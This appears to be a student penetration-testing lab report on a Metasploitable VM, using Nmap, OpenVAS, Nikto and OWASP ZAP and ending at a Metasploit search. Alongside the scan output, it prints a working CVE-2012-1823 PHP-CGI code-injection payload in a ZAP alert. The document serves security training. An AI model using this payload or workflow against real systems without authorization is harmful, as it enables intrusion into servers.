

SECURITY ASSESSMENT & VAPT REPORT

Using Open-Source Security Tools for Vulnerability Identification, Risk Analysis, and Basic Exploitation Validation

1. Executive Summary

This report presents the results of a structured vulnerability assessment and penetration testing (VAPT) conducted using open-source tools to identify security weaknesses, assess risks, validate exploitability, and recommend remediation strategies.

The assessment was performed in an isolated virtualized lab environment to simulate real-world enterprise security testing workflows without impacting production systems.

Due to hardware limitations on the analyst machine, including limited memory and processing capacity, running OpenVAS directly within Kali Linux resulted in instability and frequent service failures. To address this, a distributed virtualization architecture was implemented:

- Kali Linux VM as the attacker machine
- Metasploitable VM as the vulnerable target
- Dedicated OpenVAS VM as the vulnerability scanner
- Host system accessing OpenVAS web interface for scan management

This architecture improved scanning stability and reflects real-world enterprise practices where scanning infrastructure is isolated from analyst workstations.

The assessment identified multiple critical vulnerabilities across network services and web applications. Key findings include unauthenticated remote code execution, insecure legacy services, default credentials, and web application vulnerabilities such as SQL injection, cross-site scripting, and path traversal.

A total of:

- 14 Critical vulnerabilities
- 8 High vulnerabilities
- 40 Medium vulnerabilities
- 6 Low vulnerabilities

were identified during the assessment. These findings indicate that the target system is highly vulnerable and can be compromised with minimal effort, requiring immediate remediation.

2. Problem Statement

Initially, Greenbone Vulnerability Manager (OpenVAS) was installed directly within Kali Linux.



Challenges Encountered:

- Frequent service crashes
- Feed synchronization instability
- High RAM consumption
- CPU throttling during scans
- Slow responsiveness
- Browser crashes while accessing GSA interface
- System freezes during scan execution

Root Cause

The host machine used for assessment had:

- Limited RAM
- Older processor architecture
- Limited parallel processing capability
- Insufficient resources to simultaneously run:
 - Kali Linux
 - Vulnerability scanning services
 - Target machines

3. Alternative Architecture Implementation

To overcome these constraints, a separate vulnerability scanning VM was deployed.

Final Lab Architecture

Machine	Role
Host Machine	Access OpenVAS Web UI
Kali Linux VM	Reconnaissance + Exploitation
Metasploitable VM	Vulnerable Target
OpenVAS VM	Dedicated Vulnerability Scanner



Network Flow

Host Machine

|
| Access Web UI

v

OpenVAS VM

|
| Scans

v

Metasploitable VM

Kali Linux VM

|
| Manual Testing / Exploitation


v


Metasploitable VM

VirtualBox Network Configuration

All machines were connected using:

- NAT Network
- OR
- Host-Only Adapter





4. Assessment Objectives

The objectives of this assessment were:

- Identify vulnerabilities in target systems
- Perform vulnerability scanning
- Conduct service enumeration
- Validate exploitability
- Assess associated risks
- Provide remediation recommendations

5. Scope of Assessment

Target System	Purpose
Metasploitable VM	Target System
Kali Linux	Attacker Machine
OpenVAS VM	Vulnerability Scanner
Host System	Web UI access for OpenVAS

6. Methodology

The assessment followed a structured VAPT methodology.

Phase 1: Planning

Defined:

- Scope
- Target systems
- Testing boundaries
- Authorized activities

Phase 2: Reconnaissance & Discovery

Tools Used:

- Nmap
- Nikto
- OWASP ZAP
- OpenVAS

Activities:

- Port scanning
- Service enumeration
- Web fingerprinting
- Vulnerability detection

Phase 3: Exploitation Validation

Tool Used:

- Metasploit Framework

Activities:

- Validate exploitability
- Confirm real-world attack feasibility

Phase 4: Risk Assessment

Tools:

- CVSS Calculator
- Manual risk matrix

Phase 5: Reporting

Activities:

- Documentation
 - Risk prioritization
-



- Remediation planning

7. Practical Execution

7.1 Reconnaissance Using Nmap

Command Used:

```
nmap -sV -A <TARGET_IP>
```

Full Port Scan:

```
nmap -p- -T4 <TARGET_IP>
```



```
(kali㉿kali)-[~]
$ nmap -sV -A 192.168.56.104
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-30 01:20 -0400
Nmap scan report for 192.168.56.104
Host is up (0.00085s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.56.101
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (
protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (
DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (
RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, S
IZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8
BITMIME, DSN
53/tcp    open  domain       ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DA
V/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind      2 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100003   2,3,4         2049/tcp    nfs
|   100003   2,3,4         2049/udp    nfs
|   100005   1,2,3         37124/tcp   mountd
|   100005   1,2,3         47146/udp   mountd
|   100021   1,3,4         36885/udp   nlockmgr
|_  100021   1,3,4         55931/tcp   nlockmgr
```



```
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup
: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workg
roup: WORKGROUP)
512/tcp open  exec       netkit-rsh rshd
513/tcp open  login?
514/tcp open  shell      Netkit rshd
1099/tcp open  java-rmi   GNU Classpath grmiregistry
1524/tcp open  bindshell  Metasploitable root shell
2049/tcp open  nfs        2-4 (RPC #100003)
2121/tcp open  ftp        ProFTPD 1.3.1
3306/tcp open  mysql      MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 13722
|   Capabilities flags: 43564
|   Some Capabilities: SupportsTransactions, Support41Auth
, ConnectWithDatabase, SwitchToSSLAfterHandshake, Speaks41
ProtocolNew, LongColumnFlag, SupportsCompression
|   Status: Autocommit
|_  Salt: fTR-G#vLyy47X4:gyI?@
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain
/organizationName=OCOSA/stateOrProvinceName=There is no su
ch thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
|_ ssl-date: 2026-04-30T05:21:28+00:00; +3s from scanner ti
me.
5900/tcp open  vnc        VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_   VNC Authentication (2)
6000/tcp open  X11        (access denied)
6667/tcp open  irc        UnrealIRCd
8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
|_ ajp-methods: Failed to get a valid response for the OPTI
ON request
8180/tcp open  http       Apache Tomcat/Coyote JSP engine
1.1
|_ http-title: Apache Tomcat/5.5
|_ http-favicon: Apache Tomcat
MAC Address: 08:00:27:77:31:19 (Oracle VirtualBox virtual
NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
```




```
|_ VNC Authentication (2)
6000/tcp open  X11          (access denied)
6667/tcp open  irc          UnrealIRCd
8009/tcp open  ajp13        Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTI
ON request
8180/tcp open  http         Apache Tomcat/Coyote JSP engine
1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
MAC Address: 08:00:27:77:31:19 (Oracle VirtualBox virtual
NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Meta
sploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_
kernel

Host script results:
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unk
nown>, NetBIOS MAC: <unknown> (unknown)
|_clock-skew: mean: 1h20m03s, deviation: 2h18m34s, median:
3s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2026-04-30T01:20:52-04:00
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT      ADDRESS
1   0.85 ms  192.168.56.104

OS and Service detection performed. Please report any inco
rrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 152.02 seco
nds

(kali@kali)-[~]
$
```

The scan revealed multiple open ports including FTP (21), SSH (22), Telnet (23), SMTP (25), DNS (53), HTTP (80), and RPC services. Several outdated services such as vsftpd 2.3.4 and Apache 2.2.8 were identified, indicating potential vulnerabilities.

7.2 Vulnerability Scanning Using OpenVAS VM

Scanner Deployment

A dedicated OpenVAS virtual machine was deployed due to instability encountered while running OpenVAS directly within Kali Linux.




Process Followed:

1. Boot OpenVAS VM
2. Login to scanner VM
3. Verify scanner services
4. Access Greenbone Security Assistant web UI from host browser
5. Configure target
6. Launch vulnerability scan
7. Export findings

OpenVAS Access Example

http://<OPENVAS_VM_IP>





2 Results per Host

2.1 192.168.56.102

Host scan start Wed Apr 29 10:17:42 2026 UTC

Host scan end Wed Apr 29 10:57:12 2026 UTC

Service (Port)	Threat Level
513/tcp	Critical
512/tcp	Critical
80/tcp	Critical
3306/tcp	Critical
6200/tcp	Critical
3632/tcp	Critical
21/tcp	Critical
5432/tcp	Critical
8009/tcp	Critical

... (continues) ...



2 RESULTS PER HOST

4

... (continued) ...

Service (Port)	Threat Level
5900/tcp	Critical
general/tcp	Critical
8787/tcp	Critical
1524/tcp	Critical
513/tcp	High
80/tcp	High
2121/tcp	High
21/tcp	High
1099/tcp	High
514/tcp	High
5432/tcp	High
80/tcp	Medium
25/tcp	Medium
22/tcp	Medium
2121/tcp	Medium
445/tcp	Medium
21/tcp	Medium
5432/tcp	Medium
23/tcp	Medium
5900/tcp	Medium
25/tcp	Low
22/tcp	Low
general/icmp	Low
5432/tcp	Low
general/tcp	Low



The scan identified:

- 14 Critical vulnerabilities
- 8 High vulnerabilities
- 40 Medium vulnerabilities
- 6 Low vulnerabilities

7.3 Web Server Testing Using Nikto

Command:

nikto -h http://<TARGET_IP>

```
Session Actions Edit View Help
└─$ nikto -h http://192.168.56.102
Nikto v2.6.0

+ Your Nikto installation is out of date.
+ Target IP: 192.168.56.102
+ Target Hostname: 192.168.56.102
+ Target Port: 80
+ Platform: Unknown
+ Start Time: 2026-04-29 08:13:56 (GMT-4)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ [999986] /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ [750500] /icons/: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
+ [999100] /index: Uncommon header(s) 'tcn' found, with contents: list.
+ [999965] /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebd559d15;https://exchange.xforce.ibmcloud.com/vulnerabilities/6275
+ [600625] PHP/5.2.4-2ubuntu5.10 appears to be outdated (current is at least 8.5.1).
+ [600050] Apache/2.2.8 appears to be outdated (current is at least 2.4.66).
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ [999967] /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ [000434] /: HTTP TRACE method is active and replies which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ [750510] /phpinfo.php: Output from the phpinfo() function was found.
+ [750500] /doc/: Directory indexing found.
+ [001213] /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ [001361] /%PMPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP Easter Eggs reveals potentially sensitive information via HTTP requests that contain specific QUERY strings. See: https://labs.detectify.com/writups/do-you-dare-to-show-your-php-easter-egg/
+ [001365] /%PMP29568F35-0428-11d2-A769-90AA001ACF42: PHP Easter Egg reveals potentially sensitive information via HTTP requests that contain specific QUERY strings. See: https://labs.detectify.com/writups/do-you-dare-to-show-your-php-easter-egg/
+ [001366] /%PMP29568F34-0428-11d2-A769-90AA001ACF42: PHP Easter Egg reveals potentially sensitive information via HTTP requests that contain specific QUERY strings. See: https://labs.detectify.com/writups/do-you-dare-to-show-your-php-easter-egg/
+ [001367] /%PMP29568F35-0428-11d2-A769-90AA001ACF42: PHP Easter Egg reveals potentially sensitive information via HTTP requests that contain specific QUERY strings. See: https://labs.detectify.com/writups/do-you-dare-to-show-your-php-easter-egg/
+ [001795] /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ [999984] /phpMyAdmin/changelog: Server may leak inodes via ETags, header found with file /phpMyAdmin/Changelog, inode: 92462, size: 40540, mtime: Tue Dec 9 12:24:0 2008. See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ [001796] /phpMyAdmin/Changelog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ [750500] /test/: Directory indexing found.
+ [001894] /test/: This might be interesting.
+ [002989] /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ [003584] /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ [001707] /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ [007342] /: X-Frame-Options header is deprecated and was replaced with the Content-Security-Policy HTTP header with the frame-ancestors directive. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/X-Frame-Options
+ [007352] /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ 8242 requests: 16 errors and 30 items reported on the remote host
+ End Time: 2026-04-29 08:19:59 (GMT-4) (363 seconds)
```

The scan revealed:

- Outdated Apache server (2.2.8)
- Missing security headers
- Directory indexing enabled
- PHP version outdated
- HTTP TRACE method enabled

7.4 Web Application Testing Using OWASP ZAP

Activities:

- Spider scan
- Active scan



- Vulnerability detection



The image shows two screenshots of the ZAP (Zed Attack Proxy) 2.17.0 web interface. The top screenshot displays the 'Welcome' screen, which includes a 'Quick Start' button and a 'Requester' button. The bottom screenshot shows the 'Automated Scan' configuration screen, where a URL to attack is entered as 'http://192.168.56.102/mutillidae/'. The interface includes a menu bar (File, Edit, View, Analyse, Report, Tools, Import, Export, Online, Help), a toolbar, and a sidebar with 'Contexts' and 'Sites' sections. The main content area displays the 'Welcome' message and the 'Automated Scan' configuration options. The status bar at the bottom shows 'Alerts' and 'Main Proxy: localhost:8080'.

Untitled Session - 20260429-141414 - ZAP 2.17.0

File Edit View Analyse Report Tools Import Export Online Help

Standard Mode

Sites +

Contexts

- Default Context
- Sites

Response

Requester +

Quick Start

Request

Wel... ZAP by Checkmarx

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

If you are new to ZAP then it is best to start with one of the options below.

History Search Alerts Output +

Filter: OFF Export

ID	S...	Req. Time...	M...	URL	C...	Rea...	...	Size Re...	Highe...	...	Tags
----	------	--------------	------	-----	------	--------	-----	------------	----------	-----	------

Alerts 0 0 0 0 0 Main Proxy: localhost:8080 Current Status 0 0 0 0 0 0 0 0 0 0 0 0

Untitled Session - 20260429-141414 - ZAP 2.17.0

File Edit View Analyse Report Tools Import Export Online Help

Standard Mode

Sites +

Contexts

- Default Context
- Sites

Request

Response

Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'. Please be aware that you should only attack applications that you have been specifically given permission to test.

URL to attack: Select...

Use traditional spider: ☒

Use ajax spider: ☐ If Modern ☐ with

Progress:

Not started

History Search Alerts Output +

Filter: OFF Export

ID	Source	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
----	--------	----------------	--------	-----	------	--------	-----	-----------------	---------------	------	------

Alerts 0 0 0 0 0 Main Proxy: localhost:8080 Current Status 0 0 0 0 0 0 0 0 0 0 0 0

Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'. Please be aware that you should only attack applications that you have been specifically given permission to test.

URL to attack: Select...

Use traditional spider: ☒


Use ajax spider: ☒ with Firefox

Attack Stop

Progress: Actively scanning (attacking) the URLs discovered by the spider(s)

ID	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
470	4/29/26, 2:47:31 PM	4/29/26, 2:47:31 PM	POST	http://192.168.56.102/mutillidae/index.php?page=p...	200	OK	277 ms	321 bytes	26,136 bytes
471	4/29/26, 2:47:31 PM	4/29/26, 2:47:31 PM	POST	http://192.168.56.102/mutillidae/index.php?page=h...	200	OK	335 ms	321 bytes	29,054 bytes
472	4/29/26, 2:47:31 PM	4/29/26, 2:47:31 PM	POST	http://192.168.56.102/mutillidae/index.php?page=p...	200	OK	141 ms	321 bytes	26,136 bytes
473	4/29/26, 2:47:31 PM	4/29/26, 2:47:31 PM	POST	http://192.168.56.102/mutillidae/index.php?page=...	200	OK	230 ms	321 bytes	25,796 bytes
474	4/29/26, 2:47:31 PM	4/29/26, 2:47:31 PM	POST	http://192.168.56.102/mutillidae/index.php?page=c...	200	OK	382 ms	321 bytes	21,877 bytes
475	4/29/26, 2:47:41 PM	4/29/26, 2:47:41 PM	GET	http://192.168.56.102/mutillidae/index.php?page=s...	200	OK	106 ms	321 bytes	25,281 bytes
476	4/29/26, 2:47:40 PM	4/29/26, 2:47:41 PM	POST	http://192.168.56.102/mutillidae/index.php?page=h...	200	OK	382 ms	321 bytes	29,054 bytes
477	4/29/26, 2:47:41 PM	4/29/26, 2:47:41 PM	POST	http://192.168.56.102/mutillidae/index.php?page=...	200	OK	121 ms	321 bytes	25,796 bytes
478	4/29/26, 2:47:40 PM	4/29/26, 2:47:41 PM	POST	http://192.168.56.102/mutillidae/index.php?page=p...	200	OK	475 ms	321 bytes	26,136 bytes
479	4/29/26, 2:47:41 PM	4/29/26, 2:47:41 PM	GET	http://192.168.56.102/mutillidae/index.php?page=a...	200	OK	252 ms	321 bytes	28,882 bytes
480	4/29/26, 2:47:41 PM	4/29/26, 2:47:41 PM	POST	http://192.168.56.102/mutillidae/index.php?page=h...	200	OK	83 ms	321 bytes	29,054 bytes

15



High	Remote Code Execution - CVE-2012-1823
Description	Some PHP versions, when configured to run using CGI, do not correctly handle query strings that lack an unescaped "=" character, enabling arbitrary code execution. In this case, an operating system command was caused to be executed on the web server, and the results were returned to the web browser.
URL	http://192.168.56.104/mutillidae/?-d+allow_url_include%3d1+-d+auto_prepend_file%3dphp://input
Node Name	http://192.168.56.104/mutillidae/ (-d allow_url_include=1 -d auto_prepend_f...)(<?php exec('echo 4n094r3upqf3b4gxe4kq',\$...)
Method	POST
Attack	<?php exec('echo 4n094r3upqf3b4gxe4kq',\$colm);echo join(" ",\$colm);die();?>
Evidence	4n094r3upqf3b4gxe4kq
Other Info	
URL	http://192.168.56.104/mutillidae/index.php?-d+allow_url_include%3d1+-d+auto_prepend_file%3dphp://input
Node Name	http://192.168.56.104/mutillidae/index.php (-d allow_url_include=1 -d auto_prepend_f...)(<?php exec('echo 4n094r3upqf3b4gxe4kq',\$...)
Method	POST
Attack	<?php exec('echo 4n094r3upqf3b4gxe4kq',\$colm);echo join(" ",\$colm);die();?>
Evidence	4n094r3upqf3b4gxe4kq
Other Info	
URL	http://192.168.56.104/mutillidae/set-up-database.php?-d+allow_url_include%3d1+-d+auto_prepend_file%3dphp://input

The scan identified multiple high-risk vulnerabilities including:

- Cross-Site Scripting (25 instances)
- SQL Injection (MySQL and SQLite)
- Path Traversal (20 instances)
- Remote Code Execution (CVE-2012-1823)
- Command Injection

7.5 Exploitation Validation Using Metasploit

The Remote Code Execution vulnerability (CVE-2012-1823) was validated using automated scanning tools. The server successfully executed injected PHP commands, confirming exploitability.

Command:

```
msfconsole
```


search php cgi

